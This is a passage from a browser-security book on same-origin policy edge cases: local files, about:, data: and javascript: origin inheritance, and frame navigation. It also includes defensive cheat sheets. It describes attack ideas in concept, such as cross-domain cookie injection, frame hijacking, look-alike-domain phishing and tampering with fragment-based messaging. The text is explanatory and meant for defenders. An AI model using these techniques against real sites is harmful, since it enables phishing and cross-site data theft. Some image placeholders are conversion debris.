Unfortunately for this algorithm, it is often possible to put extra periods in a hostname and still have it resolve correctly. Noncanonical hostname representations with excess periods are usually honored by OS-level resolvers and, if honored, will confuse the browser. Although said browser would not automatically consider a domain such as `www.example.com.pl.` (with an extra trailing period) to be the same as the real `www.example.com.pl`, the subtle and

seemingly harmless difference in the URL could escape even the most attentive users.

In such a case, interacting with the URL with trailing period can be unsafe, as other documents sharing the `*.com.pl`. domain may be able to inject cross-domain cookies with relative ease.

This period-counting problem was first noticed around 1998.<sup>19</sup> About a decade later, many browser vendors decided to roll out basic mitigations by adding a yet another special case to the relevant code; as of this writing, Opera is still susceptible to this trick.

### *Non–Fully Qualified Hostnames*

Many users browse the Web with their DNS resolvers configured to append local suffixes to all found hostnames, often without knowing. Such settings are usually sanctioned by ISPs or employers through automatic network configuration data (Dynamic Host Configuration Protocol, DHCP).

For any user browsing with such a setting, the resolution of DNS labels is ambiguous. For example, if the DNS search path includes `coredump.cx`, then `www.example.com` may resolve to the real `www.example.com` website or to `www.example.com.coredump.cx` if such a record exists. The outcomes are partly controlled by configuration settings and, to some extent, can be influenced by an attacker.

To the browser, both locations appear to be the same, which may have some interesting side effects. Consider one particularly perverse case: Should `http://com`, which actually resolves to `http://com.coredump.cx/`, be able to set `*.com` cookies by simply omitting the `domain` parameter?

### *Local Files*

Because local resources loaded through the `file:` protocol do not have an explicit hostname associated with them, it's impossible for the browser to compute a normal origin. For a very long time, the vendors simply decided that the best course of action in such a case would be to simply ditch the `sameorigin` policy. Thus, any HTML document saved to disk would automatically be granted access to any other local files via `XMLHttpRequest` or DOM and, even more inexplicably, would be able to access any Internet-originating content in the same way.

This proved to be a horrible design decision. No one expected that the mere act of downloading an HTML document would put all of the user's local files, and his online credentials, in jeopardy. After all, accessing that same document over the Web would be perfectly safe.

Many browsers have tried to close this loophole in recent years, with varying degrees of success:

#### *Chrome (and, by extension, other WebKit browsers)*

The Chrome browser completely disallows any cross-document DOM or `XMLHttpRequest` access from `file:` origins, and it ignores `document.cookie` calls or `<meta http-equiv="Set-Cookie" ...>` directives in this setting. Access to a `localStorage` container shared by all `file:` documents is permitted, but this may change soon.

## Firefox

Mozilla's browser permits access only to files within the directory of the original document, as well as nearby subdirectories. This policy is pretty good, but it still poses some risk to documents stored or previously downloaded to that location. Access to cookies via `document.cookie` or `<meta http-equiv="Set-Cookie" ...>` is possible, and all `file:` cookies are visible to any other local JavaScript code.<sup>25</sup> The same holds true for access to storage mechanisms.

## Internet Explorer 7 and above

Unconstrained access to local and Internet content from `file:` origins is permitted, but it requires the user to click through a nonspecific warning to execute JavaScript first. The consequences of this action are not explained clearly (the help subsystem cryptically states that “*Internet Explorer restricts this content because occasionally these programs can malfunction or give you content you don't want*”), and many users may well be tricked into clicking through the prompt.

Internet Explorer’s cookie semantics are similar to those of Firefox. Web storage is not supported in this origin, however.

## Opera and Internet Explorer 6

Both of these browsers permit unconstrained DOM or `XMLHttpRequest` access without further checks. Noncompartmentalized `file:` cookies are permitted, too.

**NOTE** *Plug-ins live by their own rules in file: land: Flash uses a local-with-filesystem sandbox model,<sup>20</sup> which gives largely unconstrained access to the local filesystem, regardless of the policy enforced by the browser itself, while executing Java or Windows Presentation Framework applets from the local filesystem may in some cases be roughly equivalent to running an untrusted binary.*

## Pseudo-URLs

The behavior of pseudo-URLs such as `about:`, `data:`, or `javascript:` originally constituted a significant loophole in the implementations of the same-origin policy. All such URLs would be considered same-origin and would permit unconstrained cross-domain access from any other resource loaded over the same scheme. The current behavior, which is very different, will be the topic of the next chapter of this book; in a nutshell, the status quo reflects several rounds of hastily implemented improvements and is a complex mix of browser-specific special cases and origin-inheritance rules.

## Browser Extensions and UI

Several browsers permit JavaScript-based UI elements or certain user-installed browser extensions to run with elevated privileges. These privileges may entail

---

<sup>25</sup> Because there is no compartmentalization between `file:` cookies, it is unsafe to rely on them for legitimate purposes. Some locally installed HTML applications ignore this advice, and consequently, their cookies can be easily tampered with by any downloaded, possibly malicious, HTML document viewed by the user.

circumventing specific SOP checks or calling normally unavailable APIs in order to write files, modify configuration settings, and so on.

Privileged JavaScript is a prominent feature of Firefox, where it is used with XUL to build large portions of the browser user interface. Chrome also relies on privileged JavaScript to a smaller but still notable degree.

The same-origin policy does not support privileged contexts in any specific way. The actual mechanism by which extra privileges are granted may involve loading the document over a special and normally unreachable URL scheme, such as `chrome:` or `res:`, and then adding special cases for that scheme in other portions of the browser code. Another option is simply to toggle a binary flag for a JavaScript context, regardless of its actual origin, and examine that flag later. In all cases, the behavior of standard APIs such as `localStorage`, `document.domain`, or `document.cookie` may be difficult to predict and should not be relied upon: Some browsers attempt to maintain isolation between the contexts belonging to different extensions, but most don't.

**NOTE** Whenever writing browser extensions, any interaction with nonprivileged contexts must be performed with extreme caution. Examining untrusted contexts can be difficult, and the use of mechanisms such as `eval(...)` or `innerHTML` may open up privilege-escalation paths.

### Other Uses of Origins

Well, that's all to be said about browser-level content isolation logic for now. It is perhaps worth noting that the concept of origins and host- or domainbased security mechanisms is not limited to that particular task and makes many other appearances in the browser world. Other quasi-origin-based privacy or security features include preferences and cached information related to per-site cookie handling, pop-up blocking, geolocation sharing, password management, camera and microphone access (in Flash), and much, much more. These features tend to interact with the security features described in this chapter at least to some extent; we explore this topic in more detail soon.

# Security Engineering Cheat Sheet

## Good Security Policy Hygiene for All Websites

To protect your users, include a top-level `crossdomain.xml` file with the `permitted-cross-domain-policies` parameter set to `master-only` or `by-content-type`, even if you do not use Flash anywhere on your site. Doing so will prevent unrelated attacker-controlled content from being misinterpreted as a secondary `crossdomain.xml` file, effectively undermining the assurances of the same-origin policy in Flash-enabled browsers.

## When Relying on HTTP Cookies for Authentication

- Use the *httpOnly* flag; design the application so that there is no need for JavaScript to access authentication cookies directly. Sensitive cookies should be scoped as tightly as possible, preferably by not specifying *domain* at all.
- If the application is meant to be HTTPS only, cookies must be marked as *secure*, and you must be prepared to handle cookie injection gracefully. (HTTP contexts may overwrite *secure* cookies, even though they can't read them.) Cryptographic cookie signing may help protect against unconstrained modification, but it does not defend against replacing a victim's cookies with another set of legitimately obtained credentials.

## When Arranging Cross-Domain Communications in JavaScript

- Do not use *document.domain*. Rely on *postMessage(...)* where possible and be sure to specify the destination origin correctly; then verify the sender's origin when receiving the data on the other end. Beware of naïve substring matches for domain names: *msg.origin.indexOf(".example.com")* is very insecure.
- Note that various pre-*postMessage* SOP bypass tricks, such as relying on *window.name*, are not tamper-proof and should not be used for exchanging sensitive data.

## When Embedding Plug-in-Handled Active Content from Third Parties

Consult the cheat sheet in Chapter 8 first for general advice.

- Flash:** Do not specify *allowScriptAccess=always* unless you fully trust the owner of the originating domain and the security of its site. Do not use this setting when embedding HTTP applets on HTTPS pages. Also, consider restricting *allowFullScreen* and *allowNetworking* as appropriate.
- Silverlight:** Do not specify *enableHtmlAccess=true* unless you trust the originating domain, as above.
- Java:** Java applets can't be safely embedded from untrusted sources. Omitting *mayscript* does not fully prevent access to the embedding page, so do not attempt to do so.

### ***When Hosting Your Own Plug-in-Executed Content***

- Note that many cross-domain communication mechanisms provided by browser plug-ins may have unintended consequences. In particular, avoid *crossdomain.xml*, *clientaccesspolicy.xml*, or *allowDomain(...)* rules that point to domains you do not fully trust.

### ***When Writing Browser Extensions***

- Avoid relying on *innerHTML*, *document.write(...)*, *eval(...)*, and other error-prone coding patterns, which can cause code injection on third-party pages or in a privileged JavaScript context.
- Do not make security-critical decisions by inspecting untrusted JavaScript security contexts, as their behavior can be deceptive.



# 10

## *ORIGIN INHERITANCE*

Some web applications rely on pseudo-URLs such as *about:*, *javascript:*, or *data:* to create HTML documents that do not contain any server-supplied content and that are instead populated with the data constructed entirely on the client side. This approach eliminates the delay associated with the usual HTTP requests to the server and results in far more responsive user interfaces.

Unfortunately, the original vision of the same-origin policy did not account for such a use case. Specifically, a literal application of the protocol-, host-, and port-matching rules discussed in Chapter 9 would cause every *about:blank* document created on the client side to have a different origin from its parent page, preventing it from being meaningfully manipulated. Further, all *about:blank* windows created by completely unrelated websites would belong to the same origin and, under the right circumstances, would be able to interfere with each other with no supervision at all.

To address this incompatibility of client-side documents with the sameorigin policy, browsers gradually developed incompatible and sometimes counterintuitive approaches to computing a synthetic origin and access permissions for pseudo-URLs. An understanding of these rules is important on its own merit, and it will lay the groundwork for the discussion of certain other SOP exceptions in Chapter 11.

## Origin Inheritance for `about:blank`

The `about:` scheme is used in modern browsers for a variety of purposes, most of which are not directly visible to normal web pages. The `about:blank` document is an interesting special case, however: This URL can be used to create a minimal DOM hierarchy (essentially a valid but empty document) to which the parent document may write arbitrary data later on.

Here is an example of a typical use of this scheme:

---

```
<iframe src="about:blank" name="test"></iframe>

<script> ...
  frames["test"].document.body.innerHTML = "<h1>Hi mom!</h1>";
...
</script>
```

---

**NOTE** *In the HTML markup provided in this example, and when creating new windows or frames in general, `about:blank` can be omitted. The value is defaulted to when no other URL is specified by the creator of the parent document.*

In every browser, most types of navigation to `about:blank` result in the creation of a new document that inherits its SOP origin from the page that initiated the navigation. The inherited origin is reflected in the `document.domain` property of the new JavaScript execution context, and DOM access to or from any other origins is not permitted.

This simple formula holds true for navigation actions such as clicking a link, submitting a form, creating a new frame or a window from a script, or programmatically navigating an existing document. That said, there are exceptions, the most notable of which are several special, user-controlled navigation methods. These include manually entering `about:blank` in the address bar, following a bookmark, or performing a gesture reserved for opening a link in a new window or a tab.\* These actions will result in a document that occupies a unique synthetic origin and that can't be accessed by any other page.

Another special case is the loading of a normal server-supplied document that subsequently redirects to `about:blank` using `Location` or `Refresh`. In Firefox and WebKit-based browsers, such redirection results in a unique, nonaccessible origin, similar to the scenario outlined in the previous paragraph. In Internet Explorer, on the other hand, the resulting document will be

---

\* This is usually accomplished by holding CTRL or SHIFT while clicking on a link, or by rightclicking the mouse to access a contextual menu, and then selecting the appropriate option.

accessible by the parent page if the redirection occurs inside an `<iframe>` but not if it took place in a separate window. Opera's behavior is the most difficult to understand: `Refresh` results in a document that can be accessed by the parent page, but the `Location` redirect will give the resulting page the origin of the site that performed the redirect.

Further, it is possible for a parent document to navigate an existing document frame to an *about:blank* URL, even if the existing document shown in that container has a different origin than the caller.\* The newly created blank document will inherit the origin from the caller in all browsers other than Internet Explorer. In the case of Internet Explorer, such navigation will succeed but will result in an inaccessible document. (This behavior is most likely not intentional.)

If this description makes your head spin, the handling of *about:blank* documents is summarized in Table 10-1.

**Table 10-1:** Origin Inheritance for *about:blank* URLs

Type of navigation					
	New page	Existing nonsame-origin page	Location redirect	Refresh redirect	URL entry or gesture
<b>Internet Explorer</b>	Inherited from caller	Unique origin	(Denied)	<b>Frame:</b> Inherited from parent	Unique origin
				<b>Window:</b> Unique origin	
<b>Firefox</b>	Inherited from caller		Unique origin		
<b>All WebKit</b>	Inherited from caller		(Denied)	Unique origin	
<b>Opera</b>	Inherited from caller		Inherited from redirecting party	Inherited from parent	

### Inheritance for data: URLs

The *data:* scheme,<sup>1</sup> first outlined in Chapter 2, was designed to permit small documents, such as icons, to be conveniently encoded and then directly inlined in an HTML document, saving time on HTTP round-trips. For example:

```

```

When the *data:* scheme is used in conjunction with type-specific subresources, the only unusual security consideration is that it poses a challenge for plug-ins that wish to derive permissions for an applet from its originating

\* The exact circumstances that make this possible will be the focus of Chapter 11. For now, suffice it to say that this can be accomplished in many settings in a browser-specific way. For example, in Firefox, you call `window.open(..., 'target')`, while in Internet Explorer, calling `target.location.assign(...)` is the way to go.

URL. The origin can't be computed by looking at the URL alone, and the behavior is somewhat unpredictable and highly plug-in specific (for example, Adobe Flash currently rejects any attempts to use *data:* documents).

More important than the case of type-specific content is the use of *data:* as a destination for windows and frames. In all browsers but Internet Explorer, the scheme can be used as an improved variant of *about:blank*, as in this example:

```
<iframe src="data:text/html;charset=utf-8,<h1>Hi mom!</h1>">  
</iframe>
```

---

In this scenario, there is no compelling reason for a *data:* URL to behave differently than *about:blank*. In reality, however, it will behave differently in some browsers and therefore must be used with care.

- **WebKit browsers** In Chrome and Safari, all *data:* documents are given a unique, nonaccessible origin and do not inherit from the parent at all.
- **Firefox** In Firefox, the origin for *data:* documents is inherited from the navigating context, similar to *about:blank*. However, unlike with *about:blank*, manually entering *data:* URLs or opening bookmarked ones results in the new document inheriting origin from the page on which the navigation occurred.
- **Opera** As of this writing, a shared “empty” origin is used for all *data:* URLs, which is accessible by the parent document. This approach is unsafe, as it may allow cross-domain access to frames created by unrelated pages, as shown in Figure 10-1. (I reported this behavior to Opera, and it likely will be amended soon.)
- **Internet Explorer** *data:* URLs are not supported in Internet Explorer versions prior to 8. The scheme is supported only for select types of subresources in Internet Explorer 8 and 9 and can’t be used for navigation.

Table 10-2 summarizes the current behavior of *data:* URLs.

**Table 10-2:** Origin Inheritance for *data:* URLs

	Type of navigation				
	New page	Existing non-sameorigin page	<i>Location</i> redirect	<i>Refresh</i> redirect	URL entry or gesture
<b>Internet Explorer 6/7</b>	(Not supported)				
<b>Internet Explorer 8/9</b>	(Not supported for navigation)				
<b>Firefox</b>	Inherited from caller	Unique origin		Inherited from previous page	
<b>All WebKit</b>	Unique origin	(Denied)	Unique origin	Unique origin	
<b>Opera</b>	Shared origin (This is a bug!)	(Denied)	Inherited from parent		

Opera X




Figure 10-1: Access between data: URLs in Opera

## Inheritance for javascript: and vbscript: URLs

Scripting-related pseudo-URLs, such as *javascript:*, are a very curious mechanism. Using them to load some types of subresources will lead to code execution in the context of the document that attempts to load such an operation (subject to some inconsistent restrictions, as discussed in Chapter 4). An example of this may be

---

```
<iframe src="javascript:alert('Hi mom!')"></iframe>
```

---

More interestingly (and far less obviously) than the creation of new subresources, navigating existing windows or frames to *javascript:* URLs will cause the inlined JavaScript code to execute in the context of the navigated page (and not the navigating document!)—even if the URL is entered manually or loaded from a bookmark.

Given this behavior, it is obviously very unsafe to allow one document to navigate any other non-same-origin context to a *javascript:* URL, as it would enable the circumvention of all other content-isolation mechanisms: Just load *fuzzybunnies.com* in a frame, and then navigate that frame to *javascript:do\_evil\_stuff()* and call it a day. Consequently, such navigation is prohibited in all browsers except for Firefox. Firefox appears to permit it for some reason, but it changes the semantics in a sneaky way. When the origin of the caller and the navigation target do not match, it executes the *javascript:* payload in a special null origin, which lacks its own DOM or any of the browser-supplied I/O functions registered (thus permitting only purely algorithmic operations to occur).

The cross-origin case is dangerous, but its same-origin equivalent is not: Within a single origin, any content is free to navigate itself or its peers to *javascript:* URLs on its own volition. In this case, the *javascript:* scheme is honored when following links, submitting forms, calling *location.assign(...)*, and so on. In WebKit and

Opera, *Refresh* redirection to *javascript:* will work as well; other browsers reject such navigation due to vague and probably misplaced script-injection concerns.

The handling of scripting URLs is outlined in Table 10-3.

**Table 10-3:** Origin Inheritance for Scripting URLs

Type of navigation						
	New page	Existing same-origin page	Existing non-sameorigin page	Location redirect	Refresh redirect	URL entry or gesture
Internet Explorer	Inherited from caller	Inherited from navigated page	(Denied)	(Denied)	(Denied)	Inherited from navigated page
Firefox			Null context		(Denied)	
All WebKit			(Denied)		Inherited from navigated page	
Opera			(Denied)		Inherited from navigated page	

On top of these fascinating semantics, there is a yet another twist unique to the *javascript:* scheme: In some cases, the handling of such script-containing URLs involves a second step. Specifically, if the supplied code evaluates properly, and the value of the last statement is nonvoid and can be converted to a string, this string will be interpreted as an HTML document and will replace the navigated page (inheriting origin from the caller). The logic governing this curious behavior is very similar to that influencing the behavior of *data:* URLs. An example of such a document-replacing expression is this:

---

```
javascript:<b>2 + 2 = " + (2+2) + "</b>"
```

---

## A Note on Restricted Pseudo-URLs

The somewhat quirky behavior of the three aforementioned classes of URLs—*about:blank*, *javascript:*, and *data:*—are all that most websites need to be concerned with. Nevertheless, browsers use a range of other documents with no inherent, clearly defined origin (e.g., *about:config* in Firefox, a privileged JavaScript page that can be used to tweak the browser’s various underthe-hood settings, or *chrome://downloads* in Chrome, which lists the recently downloaded documents with links to open any of them). These documents are a continued source of security problems, even if they are not reachable directly from the Internet.

Because of the incompatibility of these URLs with the boundaries controlled by the same-origin policy, special care must be taken to make sure that these URLs are sufficiently isolated from other content whenever they are loaded in the browser as a result of user action or some other indirect browser-level process. An interesting case illustrating the risk is a 2010 bug in the way Firefox handled *about:neterror*.<sup>2</sup> Whenever Firefox can’t correctly retrieve a document from a remote server (a condition that is usually easy to trigger with a carefully crafted

link), it puts the destination URL in the address bar but loads *about:neterror* in place of the document body. Unfortunately, due to a minor oversight, this special error page would be same-origin with any *about:blank* document opened by any Internet-originating content, thereby permitting the attacker to inject arbitrary content into the *about:neterror* window while preserving the displayed destination URL.

The moral of this story? Avoid the urge to gamble with the same-origin policy; instead, play along with it. Note that making *about:neterror* a hierarchical URL, instead of trying to keep track of synthetic origins, would have prevented the bug.

# Security Engineering Cheat Sheet

Because of their incompatibility with the same-origin policy, `data:`, `javascript:`, and implicit or explicit `about:blank` URLs should be used with care. When performance is not critical, it is preferable to seed new frames and windows by pointing them to a server-supplied blank document with a definite origin first.

Keep in mind that `data:` and `javascript:` URLs are not a drop-in replacement for `about:blank`, and they should be used only when absolutely necessary. In particular, it is currently unsafe to assume that `data:` windows can't be accessed across domains.

# 11

## LIFE OUTSIDE SAME-ORIGIN RULES

The same-origin policy is the most important mechanism we have to keep hostile web applications at bay, but it's also an imperfect one. Although it is meant to offer a robust degree of separation between any two different and clearly identifiable content sources, it often fails at this task.

To understand this disconnect, recall that contrary to what common sense may imply, the same-origin policy was never meant to be all-inclusive. Its initial focus, the DOM hierarchy (that is, just the *document* object exposed to JavaScript code) left many of the peripheral JavaScript features completely exposed to cross-domain manipulation, necessitating ad hoc fixes. For example, a few years after the inception of SOP, vendors realized that allowing thirdparty documents to tweak the *location.host* property of an unrelated window is a bad idea and that such an operation could send potentially sensitive data present in other URL segments to an attacker-specified site. The policy has subsequently been extended to at least partly protect this and a couple of other sensitive objects, but in some less clear-cut cases, awkward loopholes remain.

The other problem is that many cross-domain interactions happen completely outside of JavaScript and its object hierarchy. Actions such as loading third-party images or stylesheets are deeply rooted in the design of HTML and do not depend on scripting in any meaningful way. (In principle, it would be possible to retrofit them with origin-based security controls, but doing so would interfere with existing websites. Plus, some think that such a decision would go against the design principles that made the Web what it is; they believe that the ability to freely cross-reference content should not be infringed upon.)

In light of this, it seems prudent to explore the boundaries of the sameorigin policy and learn about the rich life that web applications can lead outside its confines. We begin with document navigation—a mechanism that at first seems strikingly simple but that is really anything but.

### Window and Frame Interactions

On the Web, the ability to steer the browser from one website to another is taken for granted. Some of the common methods of achieving such navigation are discussed throughout Part I of this book; the most notable of these are HTML links, forms, and frames; HTTP redirects; and JavaScript *window.open(...)* and *location.\** calls.

Actions such as pointing a newly opened window to an off-domain URL or specifying the *src* parameter of a frame are intuitive and require no further review. But when we look at the ability of one page to navigate another, existing document—well, the reign of intuition comes to a sudden end.

### *Changing the Location of Existing Documents*

In the simple days before the advent of HTML frames, only one document could occupy a given browser window, and only that single window would be under the document's control. Frames changed this paradigm, however, permitting several different and completely separate documents to be spliced into a single logical view, coexisting within a common region of the screen. The introduction of the mechanism also necessitated another step: To sanely implement certain frame-based websites, any of the component documents displayed in a window needed the ability to navigate its neighboring frames or perhaps the top-level document itself. (For example, imagine a two-frame page with a table of contents on the left and the actual chapter on the right. Clicking a chapter name in the left pane should navigate the chapter in the right pane, and nothing else.)

The mechanism devised for this last purpose is fairly simple: One can specify the *target* parameter on `<a href=...>` links or forms, or provide the name of a window to the JavaScript method known as `window.open(...)`, in order to navigate any other, previously named document view. In the mid1990s, when this functionality first debuted, there seemed to be no need to incorporate any particular security checks into this logic; any page could navigate any other named window or a frame displayed by the browser to a new location at will.

To understand the consequences of this design, it is important to pause for a moment and examine the circumstances under which a particular document may obtain a name to begin with. For frames, the story is simple: In order to reference a frame easily on the embedding page, virtually all frames have a *name* attribute (and some browsers, such as Chrome, also look at *id*). Browser windows, on the other hand, are typically anonymous (that is, their `window.name` property is an empty string), unless created programmatically; in the latter case, the name is specified by whoever creates the view. Anonymous windows do not necessarily stay anonymous, however. If a rogue application is displayed in such a window even briefly, it may set the `window.name` property to any value, and this effect will persist.

The aforementioned ability to target windows and frames by name is not the only way to navigate them; JavaScript programs that hold window handles pointing to other documents may directly invoke certain DOM methods without knowing the name of their target at all. Attacker-supplied code will not normally hold handles to completely unrelated windows, but it can traverse properties such as `opener`, `top`, `parent`, or `frames[]` in order to locate even distant relatives within the same navigation flow. An example of such a far-reaching lookup (and subsequently, navigation) is `opener.opener.frames[2].location.assign("http://www.bunnyoutlet.com/");`

These two lookup techniques are not mutually exclusive: JavaScript programs can first obtain the handle of an unrelated but named window through `window.open(...)` and then traverse the `opener` or `frames[]` properties of that context in order to reach its interesting relatives nearby.

Once a suitable handle is looked up in any fashion, the originating context can leverage one of several DOM methods and properties in order to change the address of the document displayed in that view. In every contemporary browser, calling the `<handle>.location.replace(...)` method, or assigning a value to `<handle>.location` or `<handle>.location.href` properties, should do the trick. Amusingly, due to random implementation quirks, other theoretically equivalent approaches (such as invoking `<handle>.location.assign(...)` or `<handle>.window.open(..., "_self")`) may be hit-and-miss.

Okay, so it may be possible to navigate unrelated documents to new locations—but let's see what could possibly go wrong.

### Frame Hijacking Risks

The ability for one domain to navigate windows created by other sites, or ones that are simply no longer same-origin with their creator, is usually not a grave concern. This laid-back design may be an annoyance and may pose some minor, speculative phishing risk,\* but in the grand scheme of things, it

is neither a very pronounced issue nor a particularly distinctive one. This is, perhaps, the reason why the original authors of the relevant APIs have not given the entire mechanism too much thought.

Alas, the concept of HTML frames alters the picture profoundly: Any application that relies on frames to build a trusted user interface is at an obvious risk if an unrelated site is permitted to hijack such UI elements without leaving any trace of the attack in the address bar! Figure 11-1 shows one such plausible attack scenario.




Figure 11-1: A historically permitted, dangerous frame navigation scenario: The window on the right is opened at the same time as a banking website and is actively subverting it.

Georgi Guninski, one of the pioneering browser security researchers, realized as early as 1999 that by permitting unconstrained frame navigation, we were headed for some serious trouble. Following his reports, vendors attempted to roll out frame navigation restrictions mid-2000.<sup>1</sup> Their implementation constrained all cross-frame navigation to the scope of a single window, preventing malicious web pages from interfering with any other simultaneously opened browser sessions.

Surprisingly, even this simple policy proved difficult to implement correctly. It was only in 2008 that Firefox eliminated this class of problems,<sup>2</sup> while Microsoft essentially ignored the problem until 2006. Still, these setbacks aside, we should be fine—right?

### Frame Descendant Policy and Cross-Domain Communications


The simple security restriction discussed in the previous session was not, in fact, enough. The reason was a new class of web applications, sometimes known as *mashups*, that combined data from various sources to enable users to personalize their working environment and process data in innovative ways. Unfortunately for browser vendors, such web applications frequently relied on third-party gadgets loaded through *<iframe>* tags, and their developers

\* One potential attack is this: Open a legitimate website (say, <http://trusted-bank.com/>) in a new window, wait for the user to inspect the address bar, and then quickly change the location to an attacker-controlled but similarly named site (e.g., <http://trustea-bank.com/>). The likelihood of successfully phishing the victim may be higher than when the user is navigating to the bad URL right away.

could not reasonably expect that loading a single frame from a rogue source would put all other frames on the page at risk. Yet, the simple and elegant window-level navigation policy amounted to permitting exactly that.

Around 2006, Microsoft agreed that the current approach was not sustainable and developed a more secure *descendant policy* for frame navigation in Internet Explorer 7. Under this policy, navigation of non-same-origin frames is permitted only if the party requesting the navigation shares the origin with one of the ancestors of the targeted view. Figure 11-2 shows the navigation scenario permitted by this new policy.






*Figure 11-2: A complex but permissible navigation between non-same-origin frames. This attempt succeeds only because the originating frame has the same origin as one of the ancestors of the targeted document—here, it's the top-level page itself.*

As with many other security improvements, Microsoft never backported this policy to the still popular Internet Explorer 6, and it never convincingly pressured users to abandon the older and increasingly insecure (but still superficially supported) version of its browser. On a more positive note, by 2009, three security researchers (Adam Barth, Collin Jackson, and John C. Mitchell) convinced Mozilla, Opera, and WebKit to roll out a similar policy in their browsers,<sup>3</sup> finally closing the mashup loophole for a good majority of the users of the Internet.

Well, *almost* closing it. Even the new, robust policy has a subtle flaw. Notice in Figure 11-2 that a rogue site, <http://bunnyoutlet.com/>, can interfere with a private frame that <http://fuzzybunnies.com/> has created for its own use. At first glance, there is no harm here: The attacker's domain is shown in the address bar, so the victim, in theory, should not be fooled into interacting with the subverted UI of <http://fuzzybunnies.com/> in any meaningful way. Sadly, there is a catch: Some web applications have learned to use frames not to create user interfaces but to relay programmatic messages between origins. For applications that need to support Internet Explorer 6 and 7, where `postMessage(...)` is not available, the tricks similar to the approach shown in Figure 11-3 are commonplace.



```

// Step 1: send message to login.fuzzybunnies.com
// This is permitted because the send_to_child frame is a descendant of this document.
frames["send_to_child"].src = "http://login.fuzzybunnies.com/login_handler#" + message_to_send;

frame "send_to_child": login.fuzzybunnies.com/login_handler#
// Step 2: read message sent in step 1.
// It is always possible to examine your own fragment ID. response_text =
process_message_from_parent(location.hash);

// Step 3: send response to www.fuzzybunnies.com.
// This is permitted because send_to_parent is a descendant of this document.
frames["send_to_parent"].location = "http://www.fuzzybunnies.com/blank#" + response_text

frame "send_to_parent": www.fuzzybunnies.com/blank#

```

// Step 4: read back data from login.fuzzybunnies.com.  
// This is permitted because the send\_to\_parent frame is same-origin with this document.  
process\_message\_from\_child(frames["send\_to\_parent"].location.hash);

